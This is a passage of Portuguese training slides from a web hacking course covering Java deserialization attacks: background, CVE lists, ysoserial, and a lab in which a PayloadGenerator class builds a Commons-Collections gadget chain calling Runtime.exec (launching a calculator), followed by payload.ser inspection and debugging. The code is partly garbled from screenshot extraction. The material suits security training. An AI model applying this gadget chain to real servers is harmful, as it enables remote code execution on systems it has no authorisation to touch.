A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↳	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW, Comm.]

⁵⁶https://www.owasp.org/index.php/Top_10-2017_A8-Insecure_Deserialization

Deserialization Attack

O que é Deserialization?

O que é **Deserialization**?

- CWE-502⁵⁷ no Mitre **Common Weakness Enumeration**
- Foi publicamente discutida na apresentação **Marshalling Pickles** no AppSecCali 2015
- No inicio a maioria das pessoas se confundiram e culparam o **Apache Commons** por essa vulnerabilidade.
- Não se aplica somente a Java, sendo possível em várias outras linguagens tais como:
 - C
 - C++
 - Java
 - Python
 - Ruby
 - E provavelmente em outras além dessa lista

⁵⁷<https://cwe.mitre.org/data/definitions/502.html>

Deserialization Attack

O que é Deserialization?

O que é **Deserialization**?

- Existem **exploits** públicos para JBoss, WebSphere, WebLogic, Jenkins, OpenNMS e vários outros.
- A exploração deste vulnerabilidade está fortemente associada as bibliotecas que estão no **ClassPath**.
- A vulnerabilidade de fato, consiste em *Desserializar* dados vindos de uma fonte não confiável.
- A exploração se dá quando o atacante constrói um objeto serializado que ao ser desserializado pelo servidor execute uma ação maliciosa.
- Os Payloads variam de acordo com o alvo, sistema operacional, linguagem, back-end etc.
- O projeto **ysoserial**⁵⁸ contem vários Payloads que podemos usar para Java, muitos deles envolvem operações de **Reflection** e **Proxy Objects**.

⁵⁸<https://github.com/frohoff/ysoserial>

Deserialization Attack

O que é Deserialization?

Alguns CVE's⁵⁹ (Common Vulnerabilities and Exposures)

- CVE-2011-2894 Spring Framework
- CVE-2013-1777 Apache Geronimo
- CVE-2015-3253 Apache Groovy
- CVE-2015-4852 Oracle Weblogic
- CVE-2015-5254 Apache ActiveMQ
- CVE-2015-6554 Symantec Endpoint Protection Manager
- CVE-2015-6576 Atlassian Bamboo
- CVE-2015-7253 CommVault Edge Server Web Console
- CVE-2015-7450 IBM WebSphere Application Server
- CVE-2015-7501 Multiple JBoss (Red Hat) products
- CVE-2015-8103 Jenkins
- CVE-2016-0788 Jenkins (pre-auth)
- CVE-2016-3642 Solarwinds Virtualization Manager
- CVE-2016-5229 Atlassian Bamboo
- Vários CVEs encontrados no Java Messaging Frameworks e suas Bibliotecas
- Muito mais foram achados em 2017 e 2018...


⁵⁹<https://cve.mitre.org/>

Deserialization Attack

Uma visão geral do ataque

Do lado do Atacante


Exploitation



Deserialization Attack

Uma visão geral do ataque

Do lado da Vítima



Deserialization Attack

Hora de colocar a mão na massa...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Deserialization Attack

Hora de colocar a mão na massa...


Vamos iniciar a VM **VÍTIMA/ATACANTE**

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Selecione a VM do **WideOpenJava** para importar de:
"/WebHacking_H2HC/Lab_H2HC/WideOpenJava/"
- 3 Usuário: **immunity** → Senha: **immunity**

Deserialization Attack - Mão na Massa

Gerando o Payload

Em Java, o mais comum é que se escreva uma classe pública com o mesmo nome do arquivo **.java**. Por exemplo, a classe **PayloadGenerator** vai estar em um arquivo com o nome **PayloadGenerator.java**



Deserialization Attack - Mão na Massa

Gerando o Payload

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Para acessar a Prova de Conceito (PoC) de Java
Deserialization Attack:


Abra o **IntelliJ** → Projeto **PayloadGenerator**



Deserialization Attack - Mão na Massa

Gerando o Payload

Acesse a classe **PayloadGenerator** e faça as modificações necessárias para seu **Payload**



```
File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help
PayloadGenerator src com immunity PayloadGenerator
Structure Z-Structure
1 Project
PayloadGenerator main(String[])
Main.java
package com.immunity;

import ...

public class PayloadGenerator {
    public static void main(String[] args) {
        try {
            Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getRuntime", new Class[]{String.class, Class.class}, new Object[]{"getRuntime", new Class[0]}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{new Object[], new Object[1]}),
                new InvokerTransformer("exec",
                    new Class[]{String.class},
                    //new Object[]{"/usr/bin/gnome-calculator"}); // ubuntu 14.04 LTS
                    //new Object[] { "/usr/bin/gcaltool" } ); // ubuntu 12.04 LTS
                    //new Object[] { "/usr/bin/gcalculator" } ); // Lubuntu 17
            Map<_annotationMap = new IdentityHashMap();
            Map lazyMap = LazyMap.decorate(annotationMap, new ChainedTransformer(transformers));
            Constructor<> constructor = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler")
                .getDeclaredConstructor(new Class[]{Class.class, Map.class});
            constructor.setAccessible(true);

            InvocationHandler annotationHandler = (InvocationHandler) constructor.newInstance(Override.class, lazyMap);
            Map mapProxy = (Map) Proxy.newProxyInstance(
                PayloadGenerator.class.getClassLoader(),
                new Class[]{Map.class}, annotationHandler);
        }
    }
}
```

Deserialization Attack - Mão na Massa

Gerando o Payload

Compile e observe no diretório do projeto se o arquivo **payload.ser** foi criado:

The screenshot shows the IntelliJ IDEA interface with the following details:

- Project Structure:** The project is named "PayloadGenerator".
- Code Editor:** The main file is "PayloadGenerator.java" containing Java code for generating a payload. Red numbers 1 and 2 are overlaid on the editor area, pointing to the class definition and the main method respectively.
- Terminal:** The terminal shows the command "ls payload.ser" being run and the output "1.0K Oct 14 20:24 payload.ser", indicating the file was successfully generated. Red numbers 3 and 4 are overlaid on the terminal area, pointing to the command and the output line respectively.
- Bottom Navigation:** The navigation bar includes "TODO", "Terminal" (which is active), and "Version Control".

Deserialization Attack - Mão na Massa

Gerando o Payload

Fique atento, iremos precisar dessa informação mais adiante:

Magic Number:⁶⁰ **0xaced** - usado para identificar arquivos com **Objetos Serializados em Java**⁶¹

⁶⁰https://en.wikipedia.org/wiki/List_of_file_signatures

⁶¹<https://docs.oracle.com/javase/7/docs/platform/serialization/spec/protocol.html>

Magic Number: 0xaced - Arquivos com Objetos Serializados em Java

- Abra o Terminal Bash e faça:
- Com o comando **file**, por exemplo:

```
cd "Diretorio_Src_PayloadGenerator"  
file payload.ser  
payload.ser: Java serialization data, version 5
```


- Com o comando **hexdump**, por exemplo:

```
hexdump payload.ser | less  
<snip>  
0000000 edac 0500 7273 3200 7573 2e6e 6572 6c66  
0000010 6365 2e74 6e61 6f6e 6174 6974 6e6f 412e  
0000020 6e6e 746f 7461 6f69 496e 766e 636f 7461  
0000030 6f69 486e 6e61 6c64 7265 ca55 0ff5 cb15  
0000040 a57e 0002 4c02 0c00 656d 626d 7265 6156  
<snip>
```

Deserialization Attack - Mão na Massa

Deserializer

Execute a aplicação **Deserializer**. Ela irá receber nosso Payload malicioso e desserializa-la.



Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Web Hacking

Deserialization Attack - Mão na Massa

Auditando o Deserializer

Auditando a Aplicação **Deserializer**

1 Interfaces methods:

- `java.io.Externalizable.readExternal`
- `java.io.Externalizable.readResolve`
- `java.io.ObjectInput.readObject`
- `java.io.Serializable.readResolve`

2 Classes methods:

- `java.io.ObjectInputStream.readObject`
- `java.io.ObjectInputStream.readResolve`
- `java.io.ObjectInputStream.readUnshared`
- `java.io.ObjectOutputStream.replaceObject`

- 1 Vamos executar a aplicação **Deserializer** em modo **Debug**
- 2 Utilize a tecla de atalho **CTRL + SHIFT + F**
- 3 Defina um **Break Point** no método **public static Runtime getRuntime**
- 4 Marque para procurar no em **Scope**
- 5 Selecione **All Places**

Deserialization Attack - Mão na Massa

Auditando o Deserializer

Executando em modo Debug

```
File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help
PayloadGenerator src com immunity Main
Structure
Main
  main(String[])
  PayloadGenerator.java Main.java
public static Runtime getRuntime() {
    FileInputStream
    ObjectInputStream
    ObjectOutput
    System.out
}
public class Main {
    public static void main(String[] args) {
        try {
            FileInputStream
            ObjectInputStream
            ObjectOutput
            System.out
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

public static Runtime getRuntime() {
    return currentRuntime;
}

private Runtime() {
    /*
     * Don't let anyone else instantiate this class!
     */
    /*
     * Terminates the currently running Java virtual machine by
     * initiating its shutdown sequence. This method never returns normally. The argument
     * status is a status code; by convention, a nonzero status code indicates
     */
}
```

Find in Path

public static Runtime getRuntime()

In Project Module Directory Scope All Places

Runtime.java 53

/usr/lib/jvm/jdk1.7.0_80/jre/lib/charsets.jar!/java/lang/Runtime.java

/*
 * Returns the current runtime object associated with the current
 * Java application.
 */
public static Runtime getRuntime() {
 return currentRuntime;
}

private Runtime() {
 /*
 * Don't let anyone else instantiate this class!
 */
 /*
 * Terminates the currently running Java virtual machine by
 * initiating its shutdown sequence. This method never returns normally. The argument
 * `status` is a status code; by convention, a nonzero status code indicates
 */
}

Debug: PayloadGenerator PayloadGenerator

Debugger Console

Frames

args = [str]

main(50, PayloadGenerator (com.unity))

Variables

Ctrl+Enter Open in Find Window

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Deserialization Attack - Exercício

Hora de Praticar Sozinho

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Fazendo exercícios pra ficar fortão:

Para acessar o Exercício de Java Deserialization Attack:

Abra o IntelliJ → Projeto **Tynamo-Demo**

Conclusão

Minhas considerações finais

- Você precisa ser/estar feliz com seu trabalho!
- Nem sempre será fácil, não desista
- Aprenda com seus erros e o erro dos outros
- Seja organizado
- Anote o que aprender como se estivesse explicando para outra pessoa
- Estude, estude e quando pensar que já sabe: **APRENDA MAIS**
- Aprenda como programar (Sentido Amplo)
- Não assuma a documentação de uma tecnologia como verdade absoluta
- "Duvide" do que **lê e ouve** e então pesquise mais a respeito
- Pense como um atacante. Pense na maldade, mas faça o bem
- Pessoas que não tem ética duram pouco na comunidade
- Pentester **não** pode se apaixonar por uma tecnologia específica
- Entenda como as ferramentas funcionam por trás do bastidores
- Escreva suas próprias ferramentas, mesmo que elas já existam
- Aprender inglês irá te ajudar demais
- Não perca tempo com "*picuinhas e rusgas*" em redes sociais